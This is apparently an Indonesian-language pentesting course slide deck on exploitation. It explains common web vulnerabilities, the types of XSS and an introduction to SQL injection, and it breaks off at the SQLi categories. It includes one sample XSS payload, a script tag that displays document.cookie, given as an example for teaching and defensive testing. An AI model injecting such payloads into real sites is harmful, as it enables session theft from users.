

EXPLOITATION

Apa yang akan kita pelajari



- Pengenalan tentang Exploitation
- Pembahasan tentang jenis jenis kerentanan yang sering muncul beserta toolsnya

Exploitation

Eksplorasi (pengujian kerentanan) adalah langkah selanjutnya setelah PenTester menemukan kerentanan. PenTester dapat mengeksploitasi kerentanan yang didapat dari proses scanning untuk mendapatkan temuan yang kemudian dituliskan dalam report. Pada proses ini (eksploitasi) semua celah kerentanan yang ada, dieksploitasi semaksimal mungkin.

Eksplorasi adalah **proses validasi setelah melakukan vulnerability scanning (vulnerability assessment).**




Tujuan Exploitation

Tujuan dari exploitation adalah untuk menemukan kerentanan pada web target yang selanjutnya akan dibuat reportnya untuk dilakukan perbaikan sehingga celah kerentanan tersebut tidak ditemuakan atau dieksploitasi oleh orang yang tidak bertanggung jawab di kemudian hari.



Jenis Kerentanan yang Sering Muncul

- XSS
- SQL Injection
- Sensitive Data Leak
- IDOR
- Open Redirect
- RCE
- dll



Remote Code Execution



XSS

Cross-Site Scripting (XSS) adalah jenis serangan injeksi, di mana skrip berbahaya disuntikkan (diinput) ke situs web. Serangan XSS terjadi ketika penyerang menggunakan aplikasi web untuk mengirimkan kode berbahaya, umumnya dalam bentuk skrip.


Contoh skrip XSS :

```
<script>alert(document.cookie)</script>
```



Tipe XSS

- Stored XSS
- Reflected XSS
- Blind XSS
- Self XSS
- DOM-based XSS



Tipe XSS


Stored XSS

Tipe Stored ini merupakan serangan yang bersifat permanen dan bisa berakibat pada seluruh penggunaanya.


Reflected XSS

Reflected XSS merupakan jenis cross site scripting yang tidak permanen. Cross site scripting tipe ini akan hilang apabila Anda melakukan refresh.

Stored XSS



Reflected XSS



Tipe XSS


Blind XSS

Blind XSS adalah kerentanan dari cross site scripting yang hacker sendiri sebenarnya tidak mengetahui kemana dan siapa payload tersebut akan mereka terima.


Self XSS

Self XSS merupakan jenis cross site scripting yang hanya akan berdampak pada pribadi seseorang itu sendiri (pada akun itu sendiri). Tipe ini biasanya akan dipadukan dengan clickjacking.

Blind XSS




Self XSS



Tipe XSS

DOM-based XSS

Serangan tipe DOM ini bisa terjadi jika website sebuah aplikasi menulis script yang dikirimkan oleh attacker ke Document Object Model (DOM) tanpa menggunakan sanitasi yang tepat.




SQL injection

SQLi adalah kerentanan yang terdiri dari penyerang yang mengganggu queri sql yang dibuat aplikasi ke databasenya. Kerentanan ini memungkinkan penyerang untuk melihat data yang biasanya tidak dapat mereka ambil.

Impact :

SQLi yang berhasil dapat mengakibatkan akses tidak sah ke data sensitif, seperti kata sandi, detail kartu kredit, atau informasi pengguna pribadi.



Type SQL injection

1 In-Band (Classic)

Error

